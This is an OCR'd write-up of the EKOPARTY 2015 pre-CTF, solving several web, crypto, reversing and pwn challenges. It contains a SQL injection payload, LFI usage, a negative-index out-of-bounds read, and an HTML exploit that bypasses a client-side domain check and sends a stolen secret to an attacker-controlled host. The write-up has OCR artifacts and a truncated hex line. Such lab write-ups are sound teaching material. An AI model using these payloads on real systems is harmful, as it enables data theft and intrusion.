
EKOPARTY 2015 PRE-CTF
Write-up
by Juan Escobar (@itsecurityco)

Flag requester
Description: Go and get your flag!
http://challs.ctf.site:10000/flagrequest/

This challenge was about exploiting a SQL injection vulnerability in a web application, in which the query had several parenthesis. The query to return the flag should be as follows:

```
SELECT flag FROM web50 WHERE flag =
((((((((((((((((((($flag))))))))))))))))))
```

In order to exploit the SQL Injection I added twenty parenthesis to injection `' or ''='`.



Flag: **EKO{sqli_with_a_lot_of_)}**

Hacker's Market
Description: Hacker's market site is not ready but you can send us some comments!
http://challs.ctf.site:10000/hackersmarket/

This challenge was about exploiting a *Local File Inclusion (LFI)* flaw in the web application through the *p* parameter (http://challs.ctf.site:10000/hackersmarket/index.php?p=). If you include the *login.php* page in the *p* parameter you was able to see the *PHP* code of the page.

The PHP source code also was obfuscated with a custom encoder. The encoder algorithm could be obtained in the same way (http://challs.ctf.site:10000/hackersmarket/index.php?p=encoder.php).

Source code of encoder.php file:

```php
<?php

namespace NULLphp;

$seed = 13;
function rand() {
    global $seed;

    return ($seed = ($seed * 127 + 257) % 256);
```


```
}

function srand($init) {
    global $seed;

    $seed = $init;
}

function generateseed($string) {
    $output = 0;

    for ($i = 0; $i < strlen($string); $i++) {
        $output += ord($string[$i]);
    }

    return $output;
}

function getcode($filename, $code) {
    srand(generateseed($filename));

    $result = '';
    for ($i = 0; $i < strlen($code); $i++) {
        $result .= chr(ord($code[$i]) ^ rand());
    }

    return $result;
}
```

With this, we can get the code without obfuscation and also the flag.

Flag: **EKO{random_php_obfuscation}**

Protocols
Description: Hack the intranet! http://challs.ctf.site:10002


In this challenge by accessing the URL provided on the description, it was possible to see an error page on *Squid* software.




With a Google query about Squid, it is possible to see its description on the official website: http://www.squid-cache.org.

Squid is a caching proxy for the Web supporting HTTP, HTTPS, FTP, and more.


Once we know what it's Squid, it is configured as a proxy in the web browser, and now it is possible to access the intranet through https://127.0.0.1/4dm1np4n3l address.




After trying to authenticate without success with some credentials by default, it was possible to obtain correct credentials through the *FTP* proxy service. The credentials were in a *SQLite* database named *credentials.db*.



Into the file, you could see the email of the administrator (superadmin@intranet.net) and the hash of the password (31b54c2ac1ccb15b9896966c3fac5c8e). With a Google search, the value of the hash could be found at the following address http://pastebin.com/0RYA6PAJ.




Once authenticated in the Intranet portal, it was possible to read the flag.



Flag: **EKO{Squid_is_also_FTP_Proxy}**

SAFEBOX
Description: We have developed a secure system that will allow you to store any secret on the cloud and protect it from prying eyes. We are the only SNOWDEN(R) approved service in the world! You can reach it at http://challs.ctf.site:10000/safebox/

The *safebox* service was a web application used to keep secrets, the secret was stored in a *JavaScript* file *file.js*. The application also simulated a functionality to share interesting links with the administrator of the site.




The *file.js* file also contains client side validations to ensure that the secret could only be read from domain *challs.ctf.site* or any subdomain of this.

```
...

function isSubDomain(c) {
    var d = document.domain;
    var r = new RegExp(c+"$").test(d);
    return r;
}

function saveSecret() {
```


```
    var s = document.getElementById('secretbox').value;
    setCookie('secret', encrypt(s),3);
}

function decrypt(data) {
    if (data=="") return "";
    return window.atob(data);
}

function encrypt(data) {
    return window.btoa(data);
}

function checkDomain(c) {
    var d = document.domain;
    var r = false;
    if(d == c) {
        r = true;
    } else {
        r = isSubDomain(c);
    }
    return r;
}



if(checkDomain("challs.ctf.site"))  {
    document.getElementById('secretbox').value = decrypt('cHJ1ZWJh');
} else {
    console.log("error");
}
```

As is well knows, validations in client side are insecure and can be bypassed. The following exploit was created to steal administrator's secret.

```
<!DOCTYPE html>
<html>
    <header>
        <title>Exploit Web100 - PRE-CTF EKOPARY 2015</title>
    </header>
    <body>
      <textarea id=secretbox name=secretbox style="width: 70%; " rows=10>
</textarea>
      <script type="text/javascript">
        function RegExp(c) {}
        RegExp.prototype.test = function(d) {return true};
      </script>
      <script src="http://challs.ctf.site:10000/safebox/file.js"></script>
      <script type="text/javascript">
       document.location =
"http://x.x.x.x:1234/?=flag"+document.getElementById("secretbox").value;
      </script>
    </body>
</html>
```




Flag: **EKO{client_side_security_for_the_lulz}**



BASE unknown
Description: IVFU662CIFJUKXZTGJPWG2DBNRWH2===

In this challenge a string encoded in Base32 was provided.




Flag: **EKO{BASE_32_chall}**


Classic crypto
Description: Your mission is to get the hidden message!
Attachment: crypto50.zip

The ZIP file supplied contains a file called *message.mp3*.

The audio generated by the MP3 file was encoded with Morse code. By seeing the file in a visual representation (waveform) was possible decoding the message.



Input:



Output:

RXBZBEFRPBQRPNRFNE

The string retrieved from decoding the message was another string encoded in ROT-13.

ROT-13: EKOMORSECODECAESAR

Flag: **EKO{EKOMORSECODECAESAR}**

EKOGIFT
Description: The easiest reversing challenge!
Attachment: reversing25.zip

This challenge was about decompiling a Windows executable file called GIFT.exe.

```
23      && *(_BYTE *)v3 == 69
24      && *(_BYTE *)(v3 + 1) == 75
25      && *(_BYTE *)(v3 + 2) == 79
26      && *(_BYTE *)(v3 + 3) == 123
27      && *(_BYTE *)(v3 + 4) == 116
28      && *(_BYTE *)(v3 + 5) == 104
29      && *(_BYTE *)(v3 + 6) == 105
30      && *(_BYTE *)(v3 + 7) == 115
31      && *(_BYTE *)(v3 + 8) == 95
32      && *(_BYTE *)(v3 + 9) == 105
33      && *(_BYTE *)(v3 + 10) == 115
34      && *(_BYTE *)(v3 + 11) == 95
35      && *(_BYTE *)(v3 + 12) == 97
36      && *(_BYTE *)(v3 + 13) == 95
37      && *(_BYTE *)(v3 + 14) == 103
38      && *(_BYTE *)(v3 + 15) == 105
39      && *(_BYTE *)(v3 + 16) == 102
40      && *(_BYTE *)(v3 + 17) == 116
41      && *(_BYTE *)(v3 + 18) == 125 )
42      printf("Great! your flag is %s\n", *(_DWORD *)(a2 + 4));
00001091 sub_401BF8:40
```

```
C:\Windows\system32\cmd.exe - python

c:\xampp\htdocs\ctf\rev25>python
Python 2.7.8 (default, Jun 30 2014, 16:03:49) [MSC v.1500 32 bit (Int
Type "help", "copyright", "credits" or "license" for more information
>>> print chr(69)+chr(75)+chr(79)+chr(123)+chr(116)+chr(104)+chr(105)
EKO{this_is_a_gift}
>>>
```

Flag: **EKO{this_is_a_gift}**

PRNG Service
Description: This is our PRNG service running at: nc challs.ctf.site 20003
Attachment: pwn25.zip

The ZIP file contained the following vulnerable code: pwn25.c.

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <answer.h>

int main()
{

        signed int i;
        unsigned int base, try, rnd[128];

        printf("Welcome to PRNG service\nPlease wait while we generate 64
random numbers...\n");
        fflush(0);
        sleep(2);
        strcpy((char *)&rnd[0], ANSWER);
        srandom(1337);
        base = 64;
        for (i = 0; i < 64; i++) rnd[base + i] = random();
        printf("Process finished\n");
        fflush(0);
        try = 0;
        while (try < 10) {
                printf("Choose a number [0-63]?");
                fflush(0);

                scanf("%d", &i);
                fflush(0);

                if (i < 64) {
                        printf ("Your number is: 0x%08x\n", rnd[base + i]);
                } else {
                        printf("Index out of range\n");
                }
                try++;
                fflush(0);
```

```
        }
        printf ("Thank you for using our service\n");
        fflush(0);

        return 0;
}
```

The goal is read the flag contained into the *answer.h* file and stored by the program into *rnd[]* vector, index 0 to 63. In order to do this we entered negative numbers that subtracted with the base (64) will show the flag.

```
root@ubuntu:/home/sec/ctf/pwn25# nc challs.ctf.site 20003
Welcome to PRNG service
Please wait while we generate 64 random numbers...
Process finished
Choose a number [0-63]?-64
Your number is: 0x7b4f4b45
Choose a number [0-63]?-63
Your number is: 0x7474696c
Choose a number [0-63]?-62
Your number is: 0x655f656c
Choose a number [0-63]?-61
Your number is: 0x6169646e
Choose a number [0-63]?-60
Your number is: 0x6e615f6e
Choose a number [0-63]?-59
Your number is: 0x69735f64
Choose a number [0-63]?-58
Your number is: 0x64656e67
Choose a number [0-63]?-57
Your number is: 0x6e312d5f
Choose a number [0-63]?-56
Your number is: 0xb7007d74
Choose a number [0-63]?-55
Your number is: 0x00000000
Thank you for using our service
```

By re ordering the numbers in descending order, the flag encoded in hexadecimal is obtained.

b7007d746e312d5f64656e6769735f646e615f6e6169646e655f656c7474696c7b4f4b4

Result:

b7007d746e312d5f64656e6769735f646e615f6e6169646e655f656c7474696c7b4f4b45

converts to:

·}tn1-_dengis_dna_naidne_elttil{OKE

```
>>> "}tn1-_dengis_dna_naidne_elttil{OKE"[::-1]
'EKO{little_endian_and_signed_-1nt}'
>>> _
```

Flag: **EKO{Little_endian_and_signed_-1nt}**

Get the flag
Description: GET all the flags! literally.
Hints: Source code anyone? *GET* them all

This challenge was about downloading all site's flags from the URI: https://ctf.ekoparty.org/static/img/flags/{CODE}.png. Into the download files, the flag was found into the code of a file.

```
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
EKO{misc_challenges_are_really_bad}
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
        <meta name="description" content="EKOPARTY PRE-CTF 2015">
        <title>EKOPARTY PRE-CTF</title>
                   EKOPARTY PRE-CTF
root@ubuntu:/home/sec/ctf/misc# for file in $(ls); do strings $file; done | grep EKO
```

